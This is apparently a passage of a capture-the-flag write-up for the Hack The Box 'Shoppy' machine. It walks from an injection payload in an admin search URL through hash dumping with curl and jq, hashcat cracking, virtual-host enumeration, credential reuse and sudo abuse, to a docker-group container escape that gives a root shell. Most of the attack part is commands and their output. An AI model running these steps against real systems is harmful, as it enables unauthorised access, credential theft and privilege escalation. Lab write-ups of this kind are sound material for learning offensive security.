http://shoppy.htb/admin/search-users?username=test%27||%271=1//\
goku@exploitation:~$ hashedPasswords=$(curl  http://shoppy.htb/exports/export-search.json | jq '.[].password' | sed 's/\"//g')

goku@exploitation:~$ cat $hashedPasswords
23c6877d9e2b564ef8b32c3a23de27b2
6ebcea65320589ca4f2f1ce039975995

goku@exploitation:~$ userAndPass=$(curl  http://shoppy.htb/exports/export-search.json | jq '.[] | "\(.username):\(.password)"' | sed 's/\"//g')

goku@exploitation:~$ echo $userAndPass
admin:23c6877d9e2b564ef8b32c3a23de27b2
josh:6ebcea65320589ca4f2f1ce039975995
- Crack the hash:
oku@exploitation:~$ echo $hashedPasswords > hash_to_crack.txt
goku@exploitation:~$ cat hash_to_crack.txt
23c6877d9e2b564ef8b32c3a23de27b2
6ebcea65320589ca4f2f1ce039975995

# Start hashcat
goku@exploitation:~$ hashcat -m 0 -a 0 -o cracked_hash.txt hash_to_crack.txt  /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

# The hash for the "josh" user was cracked
goku@exploitation:~$ cat cracked_hash.txt
6ebcea65320589ca4f2f1ce039975995:remembermethisway

goku@exploitation:~$ echo $userAndPass > userAndPassComb.txt
goku@exploitation:~$ diff userAndPassComb.txt cracked_hash.txt
1,2c1
< admin:23c6877d9e2b564ef8b32c3a23de27b2
< josh:6ebcea65320589ca4f2f1ce039975995
---
> 6ebcea65320589ca4f2f1ce039975995:remembermethisway
goku@exploitation:~$
- Credentials:
# username="josh"
# password="remembermethisway"
- Faild to login wiuth ssh as
josh
# try to ssh into the box
goku@exploitation:~$ ssh [email protected]
The authenticity of host '10.10.11.180 (10.10.11.180)' can't be established.
ED25519 key fingerprint is SHA256:RISsnnLs1eloK7XlOTr2TwStHh2R8hui07wd1iFyB+8.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.180' (ED25519) to the list of known hosts.
[email protected]'s password:
Permission denied, please try again.
[email protected]'s password:
Recon: Return Back - Enumerate Virtual Host
- I will use
gobusterto perform the virtual hosts enumeration and i will useseclistsas a world list:
goku@exploitation:~$ gobuster vhost -u shoppy.htb -t 40 -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt --append-domain
===============================================================
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://shoppy.htb
[+] Method:          GET
[+] Threads:         40
[+] Wordlist:        /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
[+] User Agent:      gobuster/3.3
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
2022/12/17 00:56:13 Starting gobuster in VHOST enumeration mode
===============================================================
Found: mattermost.shoppy.htb Status: 200 [Size: 3122]
Progress: 99683 / 100001 (99.68%)
===============================================================
2022/12/17 00:57:09 Finished
===============================================================
- We found a valid subdomain
mattermost.shoppy.htb
Recon: Web application mattermost.shoppy.htb
Main Page:

What is Mattermost?
Mattermost is an open-source, self-hosted team communication platform that combines the functionality of a chat app with the security and control of an on-premises solution. It is designed to help teams communicate and collaborate more effectively, with features such as real-time messaging, file sharing, and integration with other tools and services.

- Let’s try to login with
josh:remembermethisway- Successful

- Intersting finding:
# Mesage from Josh: development group chat

Hey @jaeger, when I was trying to install docker on the machine, I started learn C++ and I do a password manager. You can test it if you want, the program is on the deploy machine.
- Leaked credentials:

- Credentials:
# username="jaeger"
# password="Sh0ppyBest@pp!"
- Nothing but a cute cat :P
Getting foothold (User flag): SSH to the box using the leaked username and password
goku@exploitation:~$ ssh [email protected]
[email protected]\'s password:
Linux shoppy 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

jaeger@shoppy:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  ShoppyApp  shoppy_start.sh  Templates  user.txt  Videos

jaeger@shoppy:~$ ls -alh user.txt
-rw-r----- 1 root jaeger 33 Dec 16 16:25 user.txt

jaeger@shoppy:~$
Pivotting to user deploy:
- We can run the
/home/deploy/password-manageras userdeploy
jaeger@shoppy:~$ sudo -l
Matching Defaults entries for jaeger on shoppy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jaeger may run the following commands on shoppy:
    (deploy) /home/deploy/password-manager

jaeger@shoppy:~$ cd /home/deploy/
jaeger@shoppy:/home/deploy$ ls
creds.txt  password-manager  password-manager.cpp

jaeger@shoppy:/home/deploy$ ls -alh
total 52K
drwxr-xr-x 3 deploy deploy 4.0K Jul 23 03:34 .
drwxr-xr-x 4 root   root   4.0K Jul 22 13:12 ..
lrwxrwxrwx 1 deploy deploy    9 Jul 22 13:14 .bash_history -> /dev/null
-rw-r--r-- 1 deploy deploy  220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 deploy deploy 3.5K Mar 27  2022 .bashrc
-rw------- 1 deploy deploy   56 Jul 22 13:15 creds.txt
lrwxrwxrwx 1 deploy deploy    9 Jul 23 03:34 .dbshell -> /dev/null
drwx------ 3 deploy deploy 4.0K Jul 23 03:31 .gnupg
-rwxr--r-- 1 deploy deploy  19K Jul 22 13:20 password-manager
-rw------- 1 deploy deploy  739 Feb  1  2022 password-manager.cpp
-rw-r--r-- 1 deploy deploy  807 Mar 27  2022 .profile

jaeger@shoppy:/home/deploy$
- We can’t read the
creds.txtfile, we don’t have the necessary permissions. But, thepassword-managercan. - Runing the
password-managerbinary.
jaeger@shoppy:/home/deploy$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password:
- We need a master password. By reversing the
password-managerwe can get this keymaster_password: Sample

- After entering the right master password the
password-managerwill execute the cat command as deploy and we will be able to get the creds.txt content.

- Credentiales:
jaeger@shoppy:/home/deploy$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password: Sample
Access granted! Here is creds !
Deploy Creds :
username: deploy
password: Deploying@pp!
jaeger@shoppy:/home/deploy$ exit

goku@exploitation:~$ ssh [email protected]
[email protected]\'s password:
Linux shoppy 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Dec 16 19:23:22 2022 from 10.10.14.2
$ ls
creds.txt  password-manager  password-manager.cpp
$ id
uid=1001(deploy) gid=1001(deploy) groups=1001(deploy),998(docker)

$ bash

deploy@shoppy:~$
- The
password-managersource code:
// password-manager.cpp

#include <iostream>
#include <string>

int main() {
    std::cout << "Welcome to Josh password manager!" << std::endl;
    std::cout << "Please enter your master password: ";
    std::string password;
    std::cin >> password;
    std::string master_password = "";
    master_password += "S";
    master_password += "a";
    master_password += "m";
    master_password += "p";
    master_password += "l";
    master_password += "e";
    if (password.compare(master_password) == 0) {
        std::cout << "Access granted! Here is creds !" << std::endl;
        system("cat /home/deploy/creds.txt");
        return 0;
    } else {
        std::cout << "Access denied! This incident will be reported !" << std::endl;
        return 1;
    }
}
Road to root - Privilege Escalation:
- We are now
deployuser. This user is running inside a docker instance. - Let’s escape from the docker container.
deployuser is a member of thedockergroup.- Using GTFOBins | Docker Escape
This requires the user to be privileged enough to run docker, i.e. being in the docker group or being root. Any other Docker Linux image should work, e.g., debian.
- Shell: It can be used to break out from restricted environments by spawning an interactive system shell. The resulting is a root shell.
docker run -v /:/mnt –rm -it alpine chroot /mnt sh
deploy@shoppy:~$ id
uid=1001(deploy) gid=1001(deploy) groups=1001(deploy),998(docker)
deploy@shoppy:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh

# id

uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)

# bash

root@6325e9918c50:/# cd root

root@6325e9918c50:~# ls
root.txt

root@6325e9918c50:~# cat root.txt